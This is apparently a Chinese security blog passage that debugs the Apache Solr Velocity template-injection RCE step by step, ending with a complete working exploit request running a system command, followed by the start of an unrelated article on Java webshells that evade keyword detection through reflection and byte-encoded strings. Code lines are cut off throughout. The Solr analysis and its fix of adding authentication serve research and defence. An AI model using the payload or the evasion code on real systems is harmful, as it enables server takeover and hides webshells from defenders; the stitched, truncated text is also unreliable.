        ExecutorUtil.setServerThreadFlag(Boolean.TRUE);
```

在 **getHttpSolrCall** 方法中最后的处理结果是返回一个 **HttpSolrCall** 对象。

```
HttpSolrCall getHttpSolrCall(HttpServletRequest request, HttpServletResponse response, boolean retry) {
    String path = request.getServletPath();
    if (request.getPathInfo() != null) {
        path = path + request.getPathInfo();
    }
    return (HttpSolrCall)(!this.isV2Enabled || !path.startsWith("/____v2/") && !path.equals("/____v2") ? new HttpSolrCall( this, this.cores, request, respons
```

紧接着调用call方法，来到了 **HttpSolrCall#call** 中。

```
HttpSolrCall call = this.getHttpSolrCall(request, response, retry);   call: HttpSolrCall@5745
ExecutorUtil.setServerThreadFlag(Boolean.TRUE);

try {
    SolrDispatchFilter.Action result = call.call();   call: HttpSolrCall@5745
```

跟进 **HttpSolrCall#call** 中，一直往下走，代码来到了这里，根据 **switch** 进行选择，这里的 **action** 是 **PROCESS**，所以自然进入 **PROCESS** 的 **case** 中进行处理，然后调用 `this.execute` 方法来处理 **solrRsp** 对象。

```
switch(this.action) {
case ADMIN:
    this.handleAdminRequest();
    var14 = Action.RETURN;
    return var14;
case REMOTEQUERY:
    SolrRequestInfo.setRequestI
    this.remoteQuery( coreUrl, t
    var14 = Action.RETURN;
    return var14;
case PROCESS:
    Method reqMethod = Method.g
    HttpCacheHeaderUtil.setCach
    if (this.config.getHttpCach
        SolrQueryResponse solrR
        SolrRequestInfo.setRequ
        this.execute(solrRsp);

this.action = {SolrDispatchFilter$Action@5861} "PROCESS"
    name = "PROCESS"
    ordinal = 6
```

跟进 **HttpSolrCall#execute** 中，首先调用 **getCore** 方法获取 **SolrCore** 对象，然后调用 **SolrCore#execute** 方法。

```
void execute(SolrQueryResponse rsp) {   rsp: SolrQueryResponse@5557
    this.solrReq.getContext().put("webapp", this.req.getContextPath());
    this.solrReq.getCore().execute(this.handler, this.solrReq, rsp);   rsp: SolrQueryResponse@5557
}
```

```
SolrCore getCore() {
    return this.core
}

IndexSchema

void update

void close(

this.core = {SolrCore@5562}
    name = "test"
    logid = "[test] "
```

跟进 **SolrCore#execute** 方法选择在 `handler.handleRequest` 处下一个断点，为什么会在这里下断点，因为从方法名称来看，这个名称大概会处理我们传入的 **request** 请求，这里由于我们请求的路径是 `/solr/test/config` 实际上是针对这个 **config** 进行操作，所以这里的handler对象是 **SolrConfigHandler**。

```
public void execute(SolrRequestHandler handler, SolrQueryRequest req, SolrQueryResponse rsp) {   handler: SolrConfigHandler@5560
    if (handler == null) {
        String msg = "Null Request Handler '" + req.getParams().get("qt") + "'";
        log.warn("{}{}:{}", new Object[]{this.logid, msg, req});
        throw new SolrException(ErrorCode.BAD_REQUEST, msg);
    } else {
        preDecorateResponse(req, rsp);
        if (requestLog.isDebugEnabled() && rsp.getToLog().size() > 0) {
            requestLog.debug(rsp.getToLogAsString(this.logid));
        }

        handler.handleRequest(req, rsp);   handler: SolrConfigHandler@5560  req: "{{params(),defaults(wt=json&indent=true)}}"
        postDecorateResponse(handler, req, rsp);
        if (rsp.getToLog().size() > 0) {
            if (requestLog.isInfoEnabled()) {
                requestLog.info(rsp.getToLogAsString(this.logid));
            }
```

```
▼ pluginInfo = {PluginInfo@5866} "{type = requestHandler,name = /config,class = solr.SolrConfigHandler,attributes = {useP... View
  ▶ name = "/config"
  ▶ className = "solr.SolrConfigHandler"
  ▶ type = "requestHandler"
  ▶ initArgs = {NamedList@5857} "{useParams=_CONFIG}"
  ▶ attributes = {Collections$UnmodifiableMap@5877} Unable to evaluate the expression Cannot find source class for java.util.Map
  ▶ children = {Collections$EmptyList@5878} Unable to evaluate the expression Cannot find source class for java.util.List
    isFromSolrConfig = true
```

代码继续下行，来到 **RequestHandlerBase** 类中，这个类调用 `this.handleRequestBody` 来处理。

```
SolrPluginUtils.setDefaults( handler: this, req, this.defaults, this.appends, this.invariants);
req.getContext().remove("useParams");
rsp.setHttpCaching(this.httpCaching);
this.handleRequestBody(req, rsp);   req: "{{params(),defaults(wt=json&indent=true)}}"  rsp: SolrQueryRespon...
NamedList header = rsp.getResponseHeader();
if (header != null) {
    Object partialResults = header.get("partialResults");
```

而这个 **handlerRequestBody** 实际上是一个抽象类，也就是solr实际通过自己的路由分发，将不同url请求，转发到不同的 **handler** 进行处理，这是我的理解，可能存在偏差。

```
public abstract void handleRequestBody(SolrQueryRequest var1, SolrQueryResponse var2) throws Exception;
publ            Choose Implementation of handleRequestBody (41 methods found)
  AnalysisRequestHandlerBase (org.apache.solr.handler)                lib (solr-core-7.7.2.jar)
  AutoScalingHandler (org.apache.solr.cloud.autoscaling)              lib (solr-core-7.7.2.jar)
  AutoscalingHistoryHandler (org.apache.solr.handler.admin)           lib (solr-core-7.7.2.jar)
  BlobHandler (org.apache.solr.handler)                               lib (solr-core-7.7.2.jar)
  CdcrRequestHandler (org.apache.solr.handler)                        lib (solr-core-7.7.2.jar)
  CollectionsHandler (org.apache.solr.handler.admin)                  lib (solr-core-7.7.2.jar)
  ConfigSetsHandler (org.apache.solr.handler.admin)                   lib (solr-core-7.7.2.jar)
  ContentStreamHandlerBase (org.apache.solr.handler)                  lib (solr-core-7.7.2.jar)
  CoreAdminHandler (org.apache.solr.handler.admin)                    lib (solr-core-7.7.2.jar)
  DumpRequestHandler (org.apache.solr.handler)                        lib (solr-core-7.7.2.jar)
```

然后在 **SolrConfigHandler#handleRequestBody** 中就可以看到一些处理了，由于我们请求的数据类型是json，请求方式POST，所以自然会进入 `command.handlerPOST` 进行处理。

```
public void handleRequestBody(SolrQueryRequest req, SolrQueryResponse rsp) throws Exception {   req: "{{params(),defaults(wt=json&indent=true...
    RequestHandlerUtils.setWt(req, wt: "json");
    String httpMethod = (String)req.getContext().get("httpMethod");   httpMethod: "POST"
    SolrConfigHandler.Command command = new SolrConfigHandler.Command(req, rsp, httpMethod);   command: SolrConfigHandler$Command@5798  req...
    if ("POST".equals(httpMethod)) {   httpMethod: "POST"
        if (configEditing_disabled || this.isImmutableConfigSet) {
            String reason = configEditing_disabled ? "due to disable.configEdit" : "because ConfigSet is immutable";
            throw new SolrException(ErrorCode.FORBIDDEN, " solrconfig editing is not enabled " + reason);
        }

        try {
            command.handlePOST();   command: SolrConfigHandler$Command@5798
        } finally {
            RequestHandlerUtils.addExperimentalFormatWarning(rsp);
        }
    } else {
        command.handleGET();
    }
```

跟进 `command.handlerPOST` ，实际上可以看到 `this.handleCommands` 方法进行处理的时候overlay对象的值正是我们已经传入的。

```
{
    (this.parts.size() > 1 && "params".equals(this.parts.get(1))) {
        RequestParams params = RequestParams.getFreshRequestParams(this.req.getCore().getResourceLoader(), this.req.getCore().getSolrConfig().getR
        this.handleParams(opsCopy, params);
    } else {
        ConfigOverlay overlay = SolrConfig.getConfigOverlay(this.req.getCore().getResourceLoader());
        this.handleCommands(opsCopy, overlay);
    }
    break;
    (ResourceModifiedInZkException var5) {
}
    SolrConf{"queryResponseWriter":{"velocity":{
            "startup":"lazy",
            "name":"velocity",
            "class":"solr.VelocityResponseWriter",
            "template.base.dir":"",
            "solr.resource.loader.enabled":"true",
            "params.resource.loader.enabled":"true"}}}
```

继续跟进 **SolrConfigHandler$command** 的 **handleCommands** 方法，这里通过 **SolrResourceLoader** 类加载资源配置，然后调用 **SolrResourceLoader#persistConfLocally** 方法针对文件进行操作。

```
SolrResourceLoader loader = this.req.getCore().getResourceLoader();   loader: SolrResourceLoader@5663
(loader instanceof ZkSolrResourceLoader) {
    latestVersion = ZkController.persistConfigResourceToZooKeeper((ZkSolrResourceLoader)loader, overlay.getZnodeVersion(),
    SolrConfigHandler.log.info("Executed config commands successfully and persisted to ZK {}", ops);
    SolrConfigHandler.waitForAllReplicasState(this.req.getCore().getCoreDescriptor().getCloudDescriptor().getCollectionName(), this.req.getCore
    {
    SolrResourceLoader.persistConfLocally(loader, resourceName: "configoverlay.json", overlay.toByteArray());   loader: SolrResourceLoader@5663
    .req.getCore().getCoreContainer().reload(this.req.getCore().getName());
    SolrConfigHandler.log.info("Executed config commands successfully and persited to File System {}", ops);
```

继续 **SolrResourceLoader#persistConfLocally** 方法可以看到，获取配置文件路径，写入内容，而写入部分的正是我们通过POST方式上传上来的数据。

```
void persistConfLocally(SolrResourceLoader loader, String resourceName, byte[] content) {
File confFile = new File(loader.getConfigDir(), resourceName);   confFile: "/Users/l1nk3r/Downloads/solr-7.7.2/server/solr/test/conf/configoverlay.json"

String msg
    {
    var21 = true;
    File parentDir = confFile.getParentFile();   parentDir: "/Users/l1nk3r/Downloads/solr-7.7.2/server/solr/test/conf"
      (!parentDir.isDirectory() && !parentDir.mkdirs()) {
        msg = "Can't create managed schema directory " + parentDir.getAbsolutePath();
        log.error(msg);
        throw new SolrException(ErrorCode.SERVER_ERROR, msg);
    }

    OutputStream out = new FileOutputStream(confFile);
    Throwable var6 = null;

      {
        out.write(content);   content: byte[254]@5672
    }
        var6 = var33;
```

```
SolrResourceLoader.persistConfLocally(loader, resourceName: "configoverlay.json", overlay.toByteArray());   loader: SolrResourceLoader@
  .req.getCore().getCoreContainer().reload(this.req.getCore().getName());
SolrConfigHandler.log.info("Executed config commands successfully and persited to File

                                              {"queryResponseWriter":{"velocity":{
figOverlay deleteNamedComponent(Comman              "startup":"lazy",
name = op.getStr( key: "");                         "name":"velocity",
hasError()) {                                       "class":"solr.VelocityResponseWriter",
    overlay;                                        "template.base.dir":"",
  (overlay.getNamedPlugins(typ).conta               "solr.resource.loader.enabled":"true",
                                                    "params.resource.loader.enabled":"true"}}}
```

第一阶段修改配置文件的调用栈如下所示：

```
persistConfLocally:900, SolrResourceLoader (org.apache.solr.core)
handleCommands:504, SolrConfigHandler$Command (org.apache.solr.handler)
handlePOST:345, SolrConfigHandler$Command (org.apache.solr.handler)
access$100:158, SolrConfigHandler$Command (org.apache.solr.handler)
handleRequestBody:136, SolrConfigHandler (org.apache.solr.handler)
handleRequest:199, RequestHandlerBase (org.apache.solr.handler)
execute:2551, SolrCore (org.apache.solr.core)
execute:711, HttpSolrCall (org.apache.solr.servlet)
call:516, HttpSolrCall (org.apache.solr.servlet)
doFilter:395, SolrDispatchFilter (org.apache.solr.servlet)
doFilter:341, SolrDispatchFilter (org.apache.solr.servlet)
```

当然第二阶段就是通过模版注入，远程代码执行，代码断点还是下到 `call.call` 位置。

```
HttpSolrCall call = this.getHttpSolrCall(request, response, retry);   call: HttpSol
ExecutorUtil.setServerThreadFlag(Boolean.TRUE);

try {
    SolrDispatchFilter.Action result = call.call();   call: HttpSolrCall@5205
    switch(result) {
    case PASSTHROUGH:
        chain.doFilter(request, response);
```

跟进 **HttpSolrCall#call** 中，跟进下图代码中的 `this.getResponseWriter` 。

```
QueryResponseWriter responseWriter = this.getResponseWriter();
if (this.invalidStates != null) {
    this.solrReq.getContext().put("_stateVer_", this.invalidStates);
}

this.writeResponse(solrRsp, responseWriter, reqMethod);
}
```

在 `HttpSolrCall#getResponseWriter` ，可以看到实际上循环来到了下图位置，调用的是 **SolrCore#getQueryResponseWriter**

```
protected QueryResponseWriter getResponseWriter() {
    if (this.core != null) {
        return this.core.getQueryResponseWriter(this.solrReq);
    } else {
        QueryResponseWriter respWriter = (QueryResponseWriter)SolrCore.DEFAULT_RESPONS
```

而 **SolrCore#getQueryResponseWriter** 实际上是根据请求参数重的 **wt** 字段的值去获取 **reponseWriter** 对象，payload中的参数是 **velocity** ，所以这里最后的返回对象是 **VelocityResponseWriter**。

```
public String get(String name) {   name: "wt"
    String[] arr = (String[])this.map.get(name);   arr: String[1]@5774  name: "wt"
    return arr == null ? null : arr[0];   arr: String[1]@5774
}
MultiMapSolrParams

Variables
this = {MultiMapSolrParams@5760} "q=1&v.template=custom&df=_text_&v.template.custom=#set($x%3D
name = "wt"
arr = {String[1]@5774}
this.map = {HashMap@5770} Unable to evaluate the expression Cannot find source class for java.util.Map
arr[0] = "velocity"
```

```
QueryResponseWriter responseWriter = this.getResponseWriter();   responseWriter: VelocityResponseWriter@5833
if (this.invalidStates != null) {
    this.solrReq.getContext().put("_stateVer_", this.invalidStates);
}

this.writeResponse(solrRsp, responseWriter, reqMethod);
}
```

紧接着代码下行来到下图位置，我们看到 **writeResponse** 方法处理了我们刚刚的 **VelocityResponseWriter**对象。

```
QueryResponseWriter responseWriter = this.getResponseWriter();   responseWriter: VelocityResponseWriter@5833
if (this.invalidStates != null) {
    this.solrReq.getContext().put("_stateVer_", this.invalidStates);
}

this.writeResponse(solrRsp, responseWriter, reqMethod);   solrRsp: SolrQueryResponse@5550  responseWriter: VelocityResponseWriter@5833  reqMethod
}
```

继续跟进 **HttpSolrCall#writeResponse** ，代码调用了 **writeQueryResponse** 方法。

```
(Method.HEAD != reqMethod) {   reqMethod: "GET"
OutputStream out = this.response.getOutputStream();   out: "HttpOutput@2218cedc{OPEN}"
QueryResponseWriterUtil.writeQueryResponse(out, responseWriter, this.solrReq, solrRsp, ct);   out: "HttpOutput@221
```

代码一路下行，会来到 **VelocityResponseWriter#write** 当中，然而刚开始时候，我只导入了solr-webapp目录下 **WEB-INF** 中的jar文件，然后就会出现下图中的情况，明明debug断点到了，但是无法打开查看源代码。后面深入看看才发现少导入了两个文件的jar，一个是 **dist** 目录中的 **jar** 文件，另一个是 `contrib/velocity/lib` 目录下的 **Jar** 文件。

```
if (responseWriter instanceof BinaryQueryResponseWriter) {
    BinaryQueryResponseWriter binWriter = (BinaryQueryResponseWriter) responseWriter;
    binWriter.write(outputStream, solrRequest, solrResponse);
} else {
    OutputStream out = new OutputStream() {
        public void write(int b) throws IOException {
            outputStream.write(b);
        }
        public void flush() throws IOException {
            // We don't flush here, which allows us to flush below
            // and only flush internal buffers, not the response.
            // If we flush the response early, we trigger chunked encoding.
            // See SOLR-8669.
        }
    };
    Writer writer = buildWriter(out, ContentStreamBase.getCharsetFromContentType(contentType));
    responseWriter.write(writer, solrRequest, solrResponse);
    writer.flush();
}

private static Writer buildWriter(OutputStream outputStream, String charset) throws UnsupportedEncodingException {
    Writer writer = (charset == null) ? new OutputStreamWriter(outputStream, UTF_8)
        : new OutputStreamWriter(outputStream, charset);
```

继续愉快的debug，跟进 **VelocityResponseWriter#write** ，首先调用 **createEngine** 函数处理我们传入的 **request** 对象。

```
public void write(Writer writer, SolrQueryRequest request, SolrQueryResponse response) throws IOException {   writer: FastWriter@6137  request
VelocityEngine engine = createEngine(request);   // TODO: have HTTP headers available for configuring engine   request: "{q=1&v.template=cu
Template template = getTemplate(engine, r
VelocityContext context = createContext(r
context.put("engine", engine);  // for sc
boolean layoutEnabled = request.getParams
String layoutTemplate = request.getParams
```

跟进 **createEngine** 函数，这里实例化 **SolrParamResourceLoader** 类来处理 **request** 对象。

```
if (paramsResourceLoaderEnabled) {
  loaders.add("params");   loaders: Unable to evaluate the expression Cannot find source class for java.util.List
  engine.setProperty("params.resource.loader.instance", new SolrParamResourceLoader(request));   engine: VelocityEngine@6155  request: "{q=1&v.temp
}
if (fileResourceLoaderBaseDir != null) {
  loaders.add("file");
```

这里有个疑问为啥 **paramsResourceLoaderEnabled** 是true，本质原因就在这之前 **HttpSolrCall#call**方法中通过 **getResponseWriter** 方法，进一步来到 **VelocityResponseWriter#init** 方法获取到我们之前第一步修改配置文件的时候写入配置文件中的 `params.resource.loader.enabled` 和 `solr.resource.loader.enabled` 的结果，所以这里自然是true。

```
        Map.Entry<String, String> entry = headers.next();   headers: NamedList$2@6146
        resp.addHeader(entry.getKey(), entry.getValue());   resp: SolrDispatchFilter$2@6143
      }
      QueryResponseWriter responseWriter = getResponseWriter();
      if (invalidStates != null) solrReq.getContext().put(CloudSolrClient.STATE_VERSION, invalidStates);
      writeResponse(solrRsp, responseWriter, reqMethod);
    }
    return RETURN;
```

```
// params.resource.loader: off by default
Boolean prle = args.getBooleanArg(PARAMS_RESOURCE_LOADER_ENABLED);   prle: true  args: "{startup=lazy,templ
paramsResourceLoaderEnabled = (null == prle ? false : prle);   prle: true

// solr.resource.loader: on by default
Boolean srle = args.getBooleanArg(SOLR_RESOURCE_LOADER_ENABLED);
solrResourceLoaderEnabled = (null == srle ? true : srle);
```

跟进 **SolrParamResourceLoader** 类，这里遍历循环我们payload中的数据，当 **name** 为 **v.template** ，我们在payload中的 **v.template** 的值是 **custom** ，所以这里实际上是生成了 **custom.vm** 的恶意 **engine** 。

```
SolrParams params = request.getParams();   params: "q=1&v.template=custom&df=_text_&v.template.custom=#set($x=3D'')+#set($rt=3D$x.class.forName('java.lan
Iterator<String> names = params.getParameterNamesIterator();   names: HashMap$KeyIterator@6149
while (names.hasNext()) {
  String name = names.next();   names: HashMap$KeyIterator@6149
  if (name.startsWith(TEMPLATE_PARAM_PREFIX)) {
    templates.put(name.substring(TEMPLATE_PARAM_PREFIX.length()) + VelocityResponseWriter.TEMPLATE_EXTENSION,params.get(name));   params: "q=1&v.templat
  }                          + "v.template."
}
}
```

代码回到 **createEngine** 方法中，这里自然 **paramsResourceLoaderEnabled** 是true，原因不在细说，上面所过了。

```
ArrayList<String> loaders = new ArrayList<String>();   loaders: Unable to evaluate the expression Cannot find source class for java.
if (paramsResourceLoaderEnabled) {
  loaders.add("params");
  engine.setProperty("params.resource.loader.instance", new SolrParamResourceLoader(request));
}
if (fileResourceLoaderBaseDir != null) {
  loaders.add("file");
  engine.setProperty(RuntimeConstants.FILE_RESOURCE_LOADER_PATH, fileResourceLoaderBaseDir.getAbsolutePath());
}
if (solrResourceLoaderEnabled) {
  // The solr resource loader serves templates under a velocity/ subtree from <lib>, conf/,
  // or SolrCloud's configuration tree.  Or rather the other way around, other resource loaders are rooted
  // from the top, whereas this is velocity/ sub-tree rooted.
  loaders.add("solr");   loaders: Unable to evaluate the expression Cannot find source class for java.util.List
  engine.setProperty("solr.resource.loader.instance", new SolrVelocityResourceLoader(request.getCore().getSolrConfig().getResourceLoa
}
```

执行完这两个if之中的 **SolrParamResourceLoader** 和 **SolrVelocityResourceLoader** 操作之后，代码回到 **VelocityResponseWriter#write** 中，调用 **VelocityResponseWriter#getTemplate** 方法处理刚刚的**engine**对象，以及我们的**request**请求对象。

```
public void write(Writer writer, SolrQueryRequest request, SolrQueryResponse response) throws IOException {   writer: FastWriter@6
  VelocityEngine engine = createEngine(request);  // TODO: have HTTP headers available for configuring engine   engine: VelocityEng

  Template template = getTemplate(engine, request);   engine: VelocityEngine@6325  request: "{q=1&v.template=custom&df=_text_&v.tem

  VelocityContext context = createContext(request, response);
  context.put("engine", engine);  // for $engine.resourceExists(...)
```

在 **VelocityResponseWriter#getTemplate** 方法中回根据我们提交的 **v.template** 参数获取我们构造的恶意 **template** 对象。

```
templateName = request.getParams().get(TEMPLATE);
  qt = request.getParams().get(Common
        ) request.getContex
  && path != null) {
templateName = path;
  && qt != null) {
templateName = qt;
) templateName = "index";
engine.getTemplate( templateName + TEMPLATE_EXTENSION);
template  template: Template@6552
```

最后在调用我们构造好的恶意 **template** 的 **merge** 方法，达到命令模版注入的效果。

```
engine engine = createEngine(request);  // TODO: have HTTP headers available for configuring engine
template = getTemplate(engine, request);
context = createContext(request, response);
engine);  // for $engine.resourceExists(...)

 layoutTemplate = request.getParams().get(LAYOUT);
 layoutEnabled = request.getParams().getBool(LAYOUT_ENABLED, true) && layoutTemplate != null;

 jsonWrapper = request.getParams().get(JSON);
 wrapResponse = layoutEnabled || jsonWrapper != null;


wrapResponse) {
template.merge(context, writer);  template: Template@6552  context: VelocityContext@6603  writer: FastWriter@6303
```

实际上模版进入到 **template** 的 **merge** 方法，然后及时一些AST解析过程。最后补上核心调用栈：

```
exec:347, Runtime (java.lang)
invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
invoke:62, NativeMethodAccessorImpl (sun.reflect)
invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
invoke:498, Method (java.lang.reflect)
doInvoke:506, UberspectImpl$VelMethodImpl (org.apache.velocity.util.introspectic
invoke:494, UberspectImpl$VelMethodImpl (org.apache.velocity.util.introspection)
execute:198, ASTMethod (org.apache.velocity.runtime.parser.node)
execute:304, ASTReference (org.apache.velocity.runtime.parser.node)
value:605, ASTReference (org.apache.velocity.runtime.parser.node)
value:72, ASTExpression (org.apache.velocity.runtime.parser.node)
render:235, ASTSetDirective (org.apache.velocity.runtime.parser.node)
render:377, SimpleNode (org.apache.velocity.runtime.parser.node)
merge:359, Template (org.apache.velocity)
merge:264, Template (org.apache.velocity)
write:166, VelocityResponseWriter (org.apache.solr.response)
writeQueryResponse:65, QueryResponseWriterUtil (org.apache.solr.response)
writeResponse:873, HttpSolrCall (org.apache.solr.servlet)
call:582, HttpSolrCall (org.apache.solr.servlet)
doFilter:423, SolrDispatchFilter (org.apache.solr.servlet)
doFilter:350, SolrDispatchFilter (org.apache.solr.servlet)
```

0x03 流程图

简单绘制一个流程图，方便自己后记



0x04 后话

从solr官方网站可以看出，这个插件实际上是一个可选项，这个漏洞本质还是配合solr未授权来达到rce的目的，所以实际上临时解决这个漏洞最优雅的方式应该是加上鉴权。

The VelocityResponseWriter is an optional plugin available in the `contrib/velocity` directory. It powers the /browse user interfaces when using configurations such as "basic_configs", "techproducts", and "example/files".

Its JAR and dependencies must be added (via `<lib>` or solr/home lib inclusion), and must be registered in `solrconfig.xml` like this:

```
<queryResponseWriter name="velocity" class="solr.VelocityResponseWriter">
  <str name="template.base.dir">${velocity.template.base.dir:}</str>

<!--
  <str name="init.properties.file">velocity-init.properties</str>
  <bool name="params.resource.loader.enabled">true</bool>
  <bool name="solr.resource.loader.enabled">false</bool>
  <lst name="tools">
    <str name="mytool">com.example.MyCustomTool</str>
  </lst>
-->
</queryResponseWriter>
```

加上鉴权啥问题都没得。

```
GET
/solr/test/select?q=1&&wt=velocity&v.template=custom&v.template.custom=%23set($x=%27%27)+%23set($rt=$x.class.forName(%27java.lang.Runtime%27))+%23set($chr=$x.class.forName(%27java.lang.Character%27))+%23set($str=$x.class.forName(%27java.lang.String%27))+%23set($ex=$rt.getRuntime().exec(%27id%27))+$ex.waitFor()+%23set($out=$ex.getInputStream())+%23foreach($i+in+[1..$out.available()])$str.valueOf($chr.toChars($out.read()))%23end HTTP/1.1
Host: 127.0.0.1:8983
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:8983/solr/
X-Requested-With: XMLHttpRequest
Connection: close
```

```
HTTP/1.1 401 Unauthorized
Connection: close
WWW-Authenticate: basic realm="verify name"
Cache-Control: must-revalidate,no-cache,no-store
Content-Type: text/html;charset=iso-8859-1
Content-Length: 254

<html>
<head>
<meta http-equiv="Content-Type" content="text/html;charset=utf-8"/>
<title>Error 401 Unauthorized</title>
</head>
<body><h2>HTTP ERROR 401</h2>
<p>Problem accessing /solr/test/select. Reason:
<pre>    Unauthorized</pre></p>
</body>
</html>
```

Reference

用Intellij idea搭建solr调试环境

http://lucene.apache.org/solr/guide/6_6/velocity-response-writer.html

java webshell 从入门到入狱系列2-攻防对抗之Bypass-上篇

前言

小葵花妈妈课堂开课啦，欢迎各位大小朋友入座，上篇我们介绍了java中常见的webshell 的执行方式，这是java webshell 第二篇系列，这是关于webshell 的bypass 的上篇，注意：请勿使用本文探讨的技术构造恶意webshell 非法入侵他人网站。警察蜀黍银手铐专治各种调皮小朋友。

关键字bypass 系列

在攻防对抗早期，针对java webshell 的检测，一些比较呆萌的厂商的安全设备（现在某些也是）以及应用主要是针对关键字的检测。

比如：存在系统调用的命令执行函数、存在系统调用的文件操作函数等的检测Runtime.exec() 函数方法等。此章节主要从关键字上进行探讨如何构建自己的webshell 进行bypass。

第一种：java 反射bypass

针对关键字、关进函数的检测，那java 中可利用高级特性，反射来进行达到bypass 关键字（上篇文章里预留了反射的作业）

首先，我们来看个反射的例子：

比如通过反射加载命令执行的类，加载完成后进行传入我们需要的命令，即可进行绕过exec()这样的正则关键字

我们先来看看基础的反射执行命令，通过Class.forName加载Runtime 类、获取到runtime对象，接着进行invoke执行exec方法，这是一个入门版的基础反射bypass执行命令。


```java
import java.lang.reflect.Method;
import java.io.InputStream;
import java.lang.reflect.*;
import java.util.Scanner;



/**
 * java 反射命令执行的bypass 操作
 */
public class ReflectionExec {

    /**
     *  简单入门的Runtime.exec() 的反射执行
     * @param cmd
     */
    public  static void execByrelections(String cmd){
        try{
            Runtime r = (Runtime)Class.forName("java.lang.Runtime").getMethod("ge
            System.out.println(new java.io.BufferedReader(new java.io.InputStrean
        }catch (Exception e){
            System.out.println(e);
        }
    }
```

执行结果：



第二种：反射的进阶版，通过结合利用byte字节码+反射的方式完全无任何痕迹的反射回显命令执行马

前面我们学习了基础的反射Runtime 类进行执行exec 命令，那如何做到毫无runtime，exec 等关键字呢，答案是使用byte字节码+ 反射的方式进行bypass。对关键字使用byte 字节码表示，然后反射执行，几乎不会留下任何的关键字。

```
/**这是一个成熟的命令执行反射webshell应有的姿势
     * Runtime.exec() 利用反射+byte 字节码，完全无任何关键字痕迹的反射回显命令执行马
     * @param cmd
     */
    public static void execByrelectionsByte(String cmd){

        try{
            String runtime = new String(new byte[] { 106, 97, 118, 97, 46, 108,
            Class<?> c = Class.forName(runtime);
            Method m1 = c.getMethod(new String(new byte[] { 103, 101, 116, 82,
            Method m2 = c.getMethod(new String(new byte[] { 101, 120, 101, 99 }
